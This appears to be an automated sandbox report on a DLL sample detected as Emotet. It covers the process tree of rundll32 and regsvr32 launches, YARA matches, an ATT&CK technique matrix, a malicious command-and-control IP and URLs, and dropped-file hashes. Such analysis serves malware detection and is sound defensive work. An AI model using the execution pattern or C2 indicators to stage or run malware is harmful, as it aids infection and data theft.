ID: 626490
Sample Name: wgJ5YjI2QO.dll
Cookbook: default.jbs
Time: 04:55:55
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

wgJ5YjI2QO.dll


Overview

General Information

Sample Name:	wgJ5YjI2QO.dll
Analysis ID:	626490
MD5:	992ff50bf2c751a..
SHA1:	8749e61cf3e6a1..
SHA256:	9247ea9d5a188b.
Tags:	exe
Infos:	



Detection




Emotet

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Hides that the sample has been dow…
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Contains functionality to query local…
- Deletes files inside the Windows fol…
- May sleep (evasive loops) to hinder…
- Uses code obfuscation techniques (…

Classification



Process Tree

- **System is w10x64**
- loaddll64.exe (PID: 7016 cmdline: loaddll64.exe "C:\Users\user\Desktop\wgJ5YjI2QO.dll" MD5: 4E8A40CAD6CCC047914E3A7830A2D8AA)
  - cmd.exe (PID: 7064 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\wgJ5YjI2QO.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 7112 cmdline: rundll32.exe "C:\Users\user\Desktop\wgJ5YjI2QO.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
  - regsvr32.exe (PID: 7100 cmdline: regsvr32.exe /s C:\Users\user\Desktop\wgJ5YjI2QO.dll MD5: D78B75FC68247E8A63ACBA846182740E)
    - regsvr32.exe (PID: 6280 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\KiAiForPK\zlxWteloxtTITR.dll" MD5: D78B75FC68247E8A63ACBA846182740E)
  - rundll32.exe (PID: 7128 cmdline: rundll32.exe C:\Users\user\Desktop\wgJ5YjI2QO.dll,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 6224 cmdline: rundll32.exe C:\Users\user\Desktop\wgJ5YjI2QO.dll,DllUnregisterServer MD5: 73C519F050C20580F8A62C849D49215A)
    - WerFault.exe (PID: 5556 cmdline: C:\Windows\system32\WerFault.exe -u -p 6224 -s 328 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
    - WerFault.exe (PID: 6500 cmdline: C:\Windows\system32\WerFault.exe -u -p 6224 -s 328 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- svchost.exe (PID: 6440 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6616 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4360 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6264 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6400 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2508 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.469251715.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.845620253.0000000000830000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000000.496285475.0000020B82310000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.509254833.0000020B82310000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.846026489.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 9 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.rundll32.exe.20b82310000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.rundll32.exe.17e42090000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
2.2.regsvr32.exe.23e0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.regsvr32.exe.830000.1.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
6.2.regsvr32.exe.830000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 9 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)


Stealing of Sensitive Information

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Native API	1 DLL Side-Loading	1 1 1 Process Injection	2 Masquerading	OS Credential Dumping	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	3 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 4 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 DLL Side-Loading	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 File Deletion	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
wgJ5YjI2QO.dll	33%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.regsvr32.exe.23e0000.0.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
3.2.rundll32.exe.258b05e0000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
5.2.rundll32.exe.20b82310000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
5.0.rundll32.exe.20b82310000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
5.0.rundll32.exe.20b82310000.4.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
4.2.rundll32.exe.17e42090000.0.unpack	100%	Avira	HEUR/AGEN.1215493		Download File

Source	Detection	Scanner	Label	Link	Download
6.2.regsvr32.exe.830000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://www.pango.co/privacy	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://23.239.0.12/efault	100%	Avira URL Cloud	malware	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://23.239.0.12/	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://23.239.0.12/I	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://23.239.0.12/	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.disneyplus.com/legal/your-california-privacy-rights	svchost.exe, 00000015.00000003.809265816.000001E849978000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.807714750.000001E849997000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.809229171.000001E84996D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.disneyplus.com/legal/privacy-policy	svchost.exe, 00000015.00000003.809265816.000001E849978000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.807714750.000001E849997000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.809229171.000001E84996D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.hotspotshield.com/terms/	svchost.exe, 00000015.00000003.802132819.000001E849995000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802158704.000001E8499CE000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.803696915.000001E849978000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802282871.000001E84996E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802182545.000001E8499B6000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802218370.000001E849E02000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.pango.co/privacy	svchost.exe, 00000015.00000003.802132819.000001E849995000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802158704.000001E8499CE000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.803696915.000001E849978000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802282871.000001E84996E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802182545.000001E8499B6000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802218370.000001E849E02000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://disneyplus.com/legal.	svchost.exe, 00000015.00000003.809265816.000001E849978000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.807714750.000001E849997000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.809229171.000001E84996D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.ver)	svchost.exe, 00000008.00000002.782275549.00000263B3415000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000002.839748268.000001E8490ED000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://23.239.0.12/efault	regsvr32.exe, 00000006.00000002.845778741.00000000008E2000.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.551689408.00000000008E2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.tiktok.com/legal/report/feedback	svchost.exe, 00000015.00000003.815974343.000001E8499AD000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.818438278.000001E84996D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.818705695.000001E849978000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.816255531.000001E849E02000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.816227989.000001E849995000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://help.disneyplus.com.	svchost.exe, 00000015.00000003.809265816.000001E849978000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.807714750.000001E849997000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.809229171.000001E84996D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressin	svchost.exe, 00000008.00000002.782169412.00000263ADEB3000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000008.00000003.780130537.00000263ADEB3000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://support.hotspotshield.com/	svchost.exe, 00000015.00000003.802132819.000001E849995000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802158704.000001E8499CE000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.803696915.000001E849978000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802282871.000001E84996E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802182545.000001E8499B6000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000015.00000003.802218370.000001E849E02000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://23.239.0.12/I	regsvr32.exe, 00000006.00000003.551701181.00000000008EA000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.845805692.00000000008F4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.239.0.12	unknown	United States		63949	LINODE-APLinodeLLCUS	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626490
Start date and time: 14/05/202204:55:55	2022-05-14 04:55:55 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	wgJ5YjI2QO.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal76.troj.evad.winDLL@23/9@0/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 20.82.209.183, 23.211.4.86, 52.168.117.173, 40.112.88.60, 20.223.24.244, 20.82.210.154
- Excluded domains from analysis (whitelisted): onedsblobprdeus16.eastus.cloudapp.azure.com, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, login.live.com, sls.update.microsoft.com, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, www.bing.com, client.wns.windows.com, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, asf-ris-prod-neu.northeurope.cloudapp.azure.com, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-r
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
04:57:37	API Interceptor	1x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log

Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24944684169363054
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4w:BJiRdwfu2SRU4w
MD5:	4F3B1947E387D35DAC02B5CEE6E3EFA7
SHA1:	D0D2D63B75C1CB49943DB62BABBABB72F003FA0D
SHA-256:	912486DBF163102CD5E237C70DBC5DEB73E453E17872C9F0947D432EE41E86F0
SHA-512:	4669C126D02A98AFDD93307E47E3918C61188D762C45C811DB6BD09DAF7FFEB39FF8695905C6EB9FE39388F136FAE19CC4DCABB8CB27B985BA08F15DC03984 B1
Malicious:	false
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xfaee3432, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.25068155382788837
Encrypted:	false
SSDEEP:	384:FDW+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:FDZSB2nSB2RSjlK/+mLesOj1J2
MD5:	3792A81C8401AC2AD0A13B7A64787612
SHA1:	2BA0961FEE3D4FE759C7E0F3F29DE4BEDE56B7F6
